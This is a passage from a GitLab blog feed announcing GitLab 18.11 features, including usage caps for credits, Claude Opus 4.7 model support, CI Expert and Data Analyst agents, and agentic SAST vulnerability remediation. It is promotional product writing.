predictability that seat-based licensing promised starts to erode.</p><p>GitLab takes a different approach. Usage-based pricing with hard caps and a single governance dashboard. You get the flexibility of paying for what your teams actually use, with the budget predictability of enforced spending limits.</p><h2 id="real-world-usage-controls">Real-world usage controls</h2><p><strong>One example is a mid-size SaaS customer that wants to protect their monthly budget.</strong> A 200-person engineering organization sets a subscription-level cap equal to their expected on-demand usage. Their VP of Engineering can confidently tell finance that GitLab Duo Agent Platform spend will never exceed the approved amount, even as they onboard new teams. If they approach the cap mid-month, the billing account manager gets a notification and can decide whether to raise the limit or wait for the next period.</p><p><strong>At GitLab, we also work with large enterprises that want to keep usage fair across teams.</strong> A global financial services company with 2,000 developers uses per-user caps to ensure equitable access. Staff engineers working on complex refactoring projects get a higher individual allocation via API, while most developers receive a standard flat cap. No single user can exhaust the pool, and the platform team uses the per-user usage data in the GitLab Credits dashboard to track consumption patterns and inform quarterly budget planning.</p><h2 id="getting-started">Getting started</h2><p>Usage controls are available for both GitLab.com and Self-Managed customers running GitLab 18.11. Different controls are configured in different places depending on the scope and your role.</p><p><strong>Subscription-level cap</strong></p><p>Billing account managers set the subscription-level on-demand cap in the Customers Portal:</p><ol><li>Sign in to the <code className="">Customers Portal</code>.</li><li>On your subscription card, navigate to <strong>GitLab Credits</strong> settings.</li><li>Enable the monthly on-demand credits cap and enter your desired limit.</li></ol><p><strong>Flat per-user cap</strong></p><p>The flat per-user cap can be set through the GitLab GraphQL API by namespace owners (GitLab.com) or instance administrators (Self-Managed). Check the <a href="https://docs.gitlab.com/subscriptions/gitlab_credits/" rel="">GitLab Credits documentation</a> for the latest on available configuration surfaces.</p><p><strong>Custom per-user overrides</strong></p><p>For differentiated limits, namespace owners (GitLab.com) and instance administrators (Self-Managed) can set individual caps programmatically. This is useful for automation and infrastructure-as-code workflows.</p><p><strong>Monitor usage and cap status</strong></p><ul><li><strong>Customers Portal:</strong> View detailed usage and cap status.</li><li><strong>GitLab.com:</strong> Group owners can view blocked users under <strong>Settings &gt; GitLab Credits</strong>.</li><li><strong>Self-Managed:</strong> Instance administrators can view cap status and blocked users under <strong>Admin &gt; GitLab Credits</strong>.</li></ul><h2 id="gitlab-duo-agent-platform-is-ready-to-scale">GitLab Duo Agent Platform is ready to scale</h2><p>Usage controls are available now in GitLab 18.11. If you&#39;ve been waiting for the right guardrails before expanding GitLab Duo Agent Platform across your organization, this is your moment. Set your caps, roll out Duo Agent Platform to more teams, and start shipping faster!</p><blockquote><p><a href="https://docs.gitlab.com/subscriptions/gitlab_credits/" rel="">Learn more about GitLab Credits and usage controls</a>.</p></blockquote>]]></content>
        <author>
            <name>Bryan Rothwell</name>
            <uri>https://about.gitlab.com/blog/authors/bryan-rothwell/</uri>
        </author>
        <published>2026-04-16T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab 18.11 release]]></title>
        <id>https://docs.gitlab.com/releases/18/gitlab-18-11-released/</id>
        <link href="https://docs.gitlab.com/releases/18/gitlab-18-11-released/"/>
        <updated>2026-04-16T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>This release includes Agentic SAST Vulnerability Resolution, Data Analyst Foundational Agent, CI Expert Agent, and more.</p>]]></content>
        <published>2026-04-16T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Claude Opus 4.7 is now available in GitLab Duo Agent Platform]]></title>
        <id>https://about.gitlab.com/blog/claude-opus-4-7-is-now-available-in-gitlab-duo-agent-platform/</id>
        <link href="https://about.gitlab.com/blog/claude-opus-4-7-is-now-available-in-gitlab-duo-agent-platform/"/>
        <updated>2026-04-16T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>The <a href="https://docs.gitlab.com/user/duo_agent_platform/" rel="">GitLab Duo Agent Platform</a> now supports <a href="https://www.anthropic.com/news/claude-opus-4-7" rel="">Claude Opus 4.7</a>, Anthropic&#39;s latest model, available today via model selection in <a href="https://docs.gitlab.com/user/duo_agent_platform/context/#gitlab-duo-agentic-chat" rel="">Agentic Chat</a> and across agent-powered workflows in your GitLab instance.</p><p>For teams running agents across the full software delivery lifecycle, Opus 4.7 brings meaningful improvements to the tasks that matter most: the complex, multistep work that requires sustained reasoning, precise instruction following, and the ability to verify its own outputs before surfacing results.</p><h2 id="stronger-reasoning-across-every-agent-workflow">Stronger reasoning across every agent workflow</h2><p>The most significant gain is in how Opus 4.7 handles difficult, long-running work. GitLab&#39;s internal evaluations showed improved performance over both Sonnet 4.6 and Opus 4.6. That combination translates directly to agents that work more efficiently across CI/CD pipelines, code review, vulnerability resolution, and other multi-tool workflows where compounding errors are costly.</p><p>Teams with established agent workflows should note that Opus 4.7 interprets instructions more precisely than prior models, which means it executes more faithfully on complex, conditional tasks. For example, agents handling multistep remediation sequences complete each step as specified, giving teams more predictable, auditable outcomes.</p><h2 id="agents-keep-work-moving-from-code-to-production">Agents keep work moving from code to production</h2><p>The promise of agents embedded across every stage of the software development lifecycle is that work stops waiting on people to move it forward. Opus 4.7 helps make that promise more reliable in practice.</p><p>At the code generation and test creation stage, agents benefit from Opus 4.7&#39;s ability to verify its own outputs before surfacing results. Less back-and-forth, faster iteration, fewer interruptions that pull developers out of flow. In security and vulnerability workflows, stronger instruction adherence means agents stay on task through multistep remediation sequences, completing the work as scoped rather than requiring course corrections along the way.</p><p>In CI/CD, where pipeline failures can become team-wide blockers, Opus 4.7&#39;s long-horizon consistency matters most. Agents investigating failures, analyzing logs, and proposing fixes work through that sequence coherently, without losing context mid-run. The work gets resolved rather than escalated.</p><p>GitLab Duo Agent Platform connects these stages by design. Opus 4.7 strengthens the intelligence layer that runs across all of them, so agents coordinating across planning, development, security, and deployment have a more capable model driving decisions at every handoff.</p><h2 id="pricing-and-availability">Pricing and availability</h2><p>Claude Opus 4.7 is available now in GitLab Duo Agent Platform via <a href="https://docs.gitlab.com/administration/gitlab_duo/model_selection/" rel="">model selection</a>. For a full list of models available for Duo Agent Platform along with their respective credit consumption, please visit our <a href="https://docs.gitlab.com/subscriptions/gitlab_credits/#models" rel="">documentation</a>.</p><p>You can start a <a href="https://about.gitlab.com/gitlab-duo-agent-platform/" rel="">free trial of GitLab Duo Agent Platform</a> today. If you are already using GitLab in the free tier, <a href="https://docs.gitlab.com/subscriptions/gitlab_credits/#for-the-free-tier-on-gitlabcom" rel="">you can sign up</a> for Duo Agent Platform by following a few simple steps.</p><p>And if you are an existing subscriber to GitLab Premium or Ultimate, you can simply <a href="https://docs.gitlab.com/user/duo_agent_platform/turn_on_off/" rel="">turn on Duo Agent Platform</a> and start using the GitLab Credits <a href="https://docs.gitlab.com/subscriptions/gitlab_credits/#included-credits" rel="">that are included</a> with your subscription.</p><p><em>This blog post contains forward-looking statements within the meaning of Section 27A of the Securities Act of 1933, as amended, and Section 21E of the Securities Exchange Act of 1934. Although we believe that the expectations reflected in these statements are reasonable, they are subject to known and unknown risks, uncertainties, assumptions and other factors that may cause actual results or outcomes to differ materially. Further information on these risks and other factors is included under the caption &quot;Risk Factors&quot; in our filings with the SEC. We do not undertake any obligation to update or revise these statements after the date of this blog post, except as required by law.</em></p>]]></content>
        <author>
            <name>Rebecca Carter</name>
            <uri>https://about.gitlab.com/blog/authors/rebecca-carter/</uri>
        </author>
        <published>2026-04-16T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab 18.11: CI Expert and Data Analyst AI agents target development gaps]]></title>
        <id>https://about.gitlab.com/blog/ci-expert-and-data-analyst-ai-agents-target-development-gaps/</id>
        <link href="https://about.gitlab.com/blog/ci-expert-and-data-analyst-ai-agents-target-development-gaps/"/>
        <updated>2026-04-16T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>AI-generated code moves faster than the systems around it can keep up with. More code means more merge requests queued, more pipelines to configure, more questions about delivery that nobody has time to answer — and most of the tooling teams rely on wasn&#39;t built for this pace.</p><p>In GitLab 18.11, two new foundational agents for Duo Agent Platform address specific gaps in the development lifecycle that AI has largely left untouched:</p><ul><li>CI Expert Agent (now in beta) focuses on the gap between writing code and getting it into a running pipeline</li><li>Data Analyst Agent (now generally available) focuses on the gap between shipping code and being able to answer basic questions about how that delivery is actually going.</li></ul><p>These are problem areas that couldn&#39;t be solved by a general-purpose assistant. A tool running outside GitLab can generate a YAML file or answer a question, but it has no awareness of how your pipelines have historically performed, where failures cluster, or what your actual MR cycle times look like. That context lives in GitLab. These agents do too.</p><h2 id="fast-ci-setup-with-ci-expert-agent">Fast CI setup with CI Expert Agent</h2><p>AI has made it easier than ever to write code. Getting that code into a running pipeline is still something most teams do days, or weeks, later — if at all. The blank-page problem isn&#39;t in the editor anymore. The blank page is now in <code className="">.gitlab-ci.yml</code>.</p><p>Developers who have never configured CI don&#39;t know what language detection looks like in YAML, what their test commands should be, or how to validate the result before pushing. Teams either copy a config from a previous project that may not fit, stitch together examples from documentation, or wait for the one person who&#39;s done it before. If that person isn&#39;t available, CI becomes the thing you&#39;ll &quot;get to later.&quot; Later becomes never.</p><p>When CI never happens, the impact shows up everywhere else. Changes ship without a reliable safety net, regressions surface in production instead of in pipelines, and work piles up in bigger, riskier batches because no one wants to be the person who “breaks the build.” Over time, teams normalize working in the dark, often relying on undocumented institutional knowledge and ad-hoc testing, instead of having a fast, predictable feedback loop baked into every change.</p><p>CI Expert Agent, now available in beta, removes that friction. It inspects your repository, identifies your language and framework, and proposes a working build and test pipeline tailored to what&#39;s actually there — then explains every decision in plain language. The target: a running pipeline in minutes, with no YAML written by hand.</p><p>What CI Expert Agent does:</p><ul><li>Repo-aware pipeline generation detects language, framework, and test setup</li><li>Generates valid, runnable build and test configurations</li><li>Guided first-pipeline flow with plain-language explanation of each step in Agentic Chat</li><li>Native GitLab CI semantics with no config translation required</li></ul><p>Because it runs inside GitLab and sees real pipeline behavior over time, each improvement can build on how teams actually work, not just on static examples.</p><iframe src="https://player.vimeo.com/video/1183458036?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479" frameBorder="0" allow="autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share" referrerPolicy="strict-origin-when-cross-origin" style="position:absolute;top:0;left:0;width:100%;height:100%;" title="CI/CD Expert Agent"></iframe><script src="https://player.vimeo.com/api/player.js"></script><br /><br /><p>CI Expert Agent is available on GitLab.com, Self-Managed, Dedicated; Free, Premium, Ultimate Editions with Duo Agent Platform enabled.</p><h2 id="query-gitlab-data-in-plain-language-with-data-analyst-agent">Query GitLab data in plain language with Data Analyst Agent</h2><p>AI has sped up how teams ship. Answering basic questions about how that work is going has gotten harder, not easier.</p><p>How long are MRs sitting in review? Which pipelines are slowing teams down? Are deployment targets actually being hit? These questions used to be answerable by glancing at a dashboard. Now, with more code, more teams, and more complexity, the data exists — it&#39;s in GitLab — but accessing it still means waiting on an analytics team, filing a dashboard request, or learning GLQL.</p><p>Data Analyst Agent targets that gap. Ask a natural-language question and get an instant visualization in Agentic Chat. No query language, no dashboard request, no waiting for the answers to be assembled by someone else.</p><p>For example, the agent can answer questions about the following topics for these roles:</p><ul><li>Engineering managers: MR cycle time, throughput by project, where reviews get stuck</li><li>Developers: Contribution patterns, flaky tests blocking their MRs, pipeline speed trends</li><li>DevOps and platform engineers: Pipeline success/failure rates, runner utilization, deployment frequency</li><li>Engineering leadership: Cross-portfolio deployment frequency, project health metrics, lead time comparisons</li></ul><p>Now generally available in 18.11, the agent covers MRs, issues, projects, pipelines, and jobs — full software development lifecycle coverage, expanded from the beta scope. Because Data Analyst Agent queries what&#39;s already in GitLab, the context is always current, and there&#39;s no pipeline to maintain or third-party tool to keep synchronized. Generated GitLab Query Language queries can be copied and used anywhere GitLab Flavored Markdown is supported, with direct export to work items and dashboards on the roadmap.</p><iframe src="https://player.vimeo.com/video/1183094817?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479" frameBorder="0" allow="autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share" referrerPolicy="strict-origin-when-cross-origin" style="position:absolute;top:0;left:0;width:100%;height:100%;" title="Data Analyst agent demo"></iframe><script src="https://player.vimeo.com/api/player.js"></script><br /><br /><p>Data Analyst Agent is available on GitLab.com, Self-Managed, Dedicated; Free, Premium and Ultimate Edition with Duo Agent Platform enabled.</p><h2 id="one-platform-connected-context">One platform, connected context</h2><p>Both agents run inside GitLab, with access to the code, pipelines, issues, and merge requests already there. That&#39;s what separates platform-native AI from a disconnected assistant: the context is always current, and it only gets more useful over time. CI Expert Agent and Data Analyst Agent represent two concrete steps toward a platform where AI doesn&#39;t just help you write code faster; it helps you understand, ship, and maintain what gets built.</p><blockquote><p><a href="https://about.gitlab.com/gitlab-duo/" rel="">Start a free trial of GitLab Duo Agent Platform</a> to experience these foundational AI agents.</p></blockquote>]]></content>
        <author>
            <name>Corinne Dent</name>
            <uri>https://about.gitlab.com/blog/authors/corinne-dent/</uri>
        </author>
        <published>2026-04-16T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab 18.11: Automate remediation with ready-to-merge AI code fixes]]></title>
        <id>https://about.gitlab.com/blog/automate-remediation-with-ready-to-merge-ai-code-fixes/</id>
        <link href="https://about.gitlab.com/blog/automate-remediation-with-ready-to-merge-ai-code-fixes/"/>
        <updated>2026-04-16T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>AI is writing code faster than any security team can review it. What used to be a manageable backlog of static application security testing (SAST) vulnerabilities is now an overwhelming list  that has become difficult to parse. Expecting developers to manually research and fix each one isn&#39;t a process, it&#39;s a bottleneck. The answer isn&#39;t more human effort. It&#39;s an autonomous pipeline. <a href="https://docs.gitlab.com/user/application_security/vulnerabilities/agentic_vulnerability_resolution/" rel="">Agentic SAST Vulnerability Resolution</a> within GitLab Duo Agent Platform is built for that exact problem.</p><p>Now generally available, Agentic SAST Vulnerability Resolution automatically generates ready-to-merge code fixes to remediate SAST vulnerabilities. With this capability:</p><ul><li>Developers stay in flow</li><li>Vulnerabilities get resolved before they reach production</li><li>AppSec teams spend less time on triage and chasing down developers to close the loop</li></ul><p>Agentic SAST Vulnerability Resolution is the future of application security. GitLab 18.11 also delivers faster SAST scanning, smarter prioritization, and tighter governance across the platform.</p><h2 id="auto-remediation-without-breaking-your-flow">Auto-remediation without breaking your flow</h2><p>When AI is generating code at scale, the math changes. A security backlog that once grew linearly now compounds with every model-assisted commit. There is no version of this problem that gets solved by asking developers to context-switch more and continue manually remediating vulnerabilities. According to <a href="https://about.gitlab.com/resources/developer-survey/" rel="">GitLab&#39;s 2025 DevSecOps Report,</a> developers already spend 11 hours per month remediating vulnerabilities post-release — that is, fixing issues that are already exploitable in production instead of shipping new work.</p><p>Agentic SAST Vulnerability Resolution changes the economics of that cycle. When a SAST scan completes, findings automatically kick off the <a href="https://docs.gitlab.com/user/application_security/vulnerabilities/false_positive_detection/" rel="">SAST false positive detection</a> flow. Confirmed true positives go directly into the Agentic SAST Vulnerability Resolution Flow, where GitLab Duo Agent Platform:</p><ul><li>Analyzes the vulnerability in context</li><li>Generates a fix that addresses the root cause</li><li>Validates the fix through automated testing</li></ul><p>The developer receives a ready-to-merge MR with a confidence score so they can make an informed decision on how to remediate the vulnerability. The sprint stays on track, developers stay in flow, and vulnerabilities get resolved before they ever reach production.</p><p>Accelerating software production also means not waiting on your scanner. GitLab 18.11 introduces <a href="https://docs.gitlab.com/user/application_security/sast/gitlab_advanced_sast/#incremental-scanning" rel="">incremental scanning for Advanced SAST</a>, so developers get vulnerability results without waiting for a full scan to complete, and pipelines keep moving.</p><iframe src="https://player.vimeo.com/video/1183195999?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479%2Fembed" allow="autoplay; fullscreen; picture-in-picture" allowFullScreen frameBorder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;"></iframe><h2 id="remediate-by-business-risk-not-just-by-score">Remediate by business risk, not just by score</h2><p>Autonomous remediation only works if the signal driving it is trustworthy. When severity scores don&#39;t reflect real exploitability, developers stop trusting the signal and start ignoring it.</p><p>GitLab 18.11 addresses this issue on four levels. First, <a href="https://docs.gitlab.com/user/application_security/vulnerabilities/severities/#critical-severity" rel="">vulnerability scores</a> are now grounded in Common Vulnerability Scoring System (CVSS) 4.0, the most current industry standard, with more granular metrics that better capture real-world exploitability. The score developers see in GitLab reflects the most current industry standard for measuring real-world risk.</p><p>From there, AppSec teams can define <a href="https://docs.gitlab.com/user/application_security/policies/vulnerability_management_policy/#severity-override-policies" rel="">policy-based rules</a> that automatically adjust vulnerability severity scores based on signals like Common Vulnerabilities and Exposures (CVE), Common Weakness Enumeration (CWE), and file path/directory. Once a policy is set, the severity overrides apply immediately so developers work from a backlog that reflects actual business risk, not raw scanner output.</p><p>Risk-based enforcement doesn&#39;t stop at the backlog. AppSec teams can now configure <a href="https://docs.gitlab.com/user/application_security/policies/merge_request_approval_policies/#vulnerability_attributes-object" rel="">approval policies to block</a> or warn based on Known Exploited Vulnerabilities (KEV) status or Exploit Prediction Scoring System (EPSS) score thresholds. When a merge gets blocked, developers know it&#39;s because the vulnerability has real-world exploitability data behind it, not a score that didn&#39;t account for their environment.</p><p>Lastly, the <a href="https://docs.gitlab.com/user/application_security/security_dashboard/#top-10-cwes" rel="">new Top CWEs security dashboard chart</a> gives teams visibility into which vulnerability classes are appearing most frequently across their projects. Instead of chasing individual findings, teams can identify patterns, prioritize at the root cause-level, and address systemic risk before it compounds.</p><h2 id="stronger-security-controls-with-less-operational-overhead">Stronger security controls with less operational overhead</h2><p>An autonomous remediation pipeline is only as good as the security scanner coverage underneath it. If the scanner enablement is inconsistent, the findings flowing into the pipeline are incomplete and so are the fixes.</p><p>GitLab 18.11 introduces <a href="https://docs.gitlab.com/user/permissions/#default-roles" rel="">Security Manager</a>, a new default role built specifically for security professionals. With the Security Manager role, security teams can enforce security scanners, define and configure security policies, manage vulnerability triage and remediation workflows, and maintain compliance frameworks and audit streams, without needing code modification or deployment permissions. Security teams get the access necessary for their jobs, and no more, keeping permissions scoped to the work at hand and keeping code and deployment permissions with developers.</p><p>For AppSec teams, getting consistent SAST scanner coverage across multiple projects and groups just got significantly easier. <a href="https://docs.gitlab.com/user/application_security/configuration/security_configuration_profiles/" rel="">SAST configuration profiles</a> give security teams a single place to define scanning once and apply it across every project in a group in one action. Teams no longer have to write and maintain YAML policy files, depend on developers to configure scanners, or manually check each project to find coverage gaps.</p><h2 id="get-started-with-agentic-vulnerability-remediation-today">Get started with agentic vulnerability remediation today</h2><p>GitLab 18.11 delivers the full vulnerability workflow in one platform: AI that automatically remediates vulnerabilities, smarter prioritization that cuts through vulnerability noise, and governance controls that give security teams the right access and coverage at scale.</p><blockquote><p>To see how GitLab Duo Agent Platform puts automated remediation directly in your developer workflow, <a href="https://about.gitlab.com/free-trial/?utm_medium=blog&amp;utm_source=blog&amp;utm_campaign=eg_global_x_inbound-request_security_en_" rel="">start a free trial of GitLab Ultimate today</a>.</p></blockquote>]]></content>
        <author>
            <name>Alisa Ho</name>
            <uri>https://about.gitlab.com/blog/authors/alisa-ho/</uri>
        </author>
        <published>2026-04-16T00:00:00.000Z</published>
    </entry>
</feed>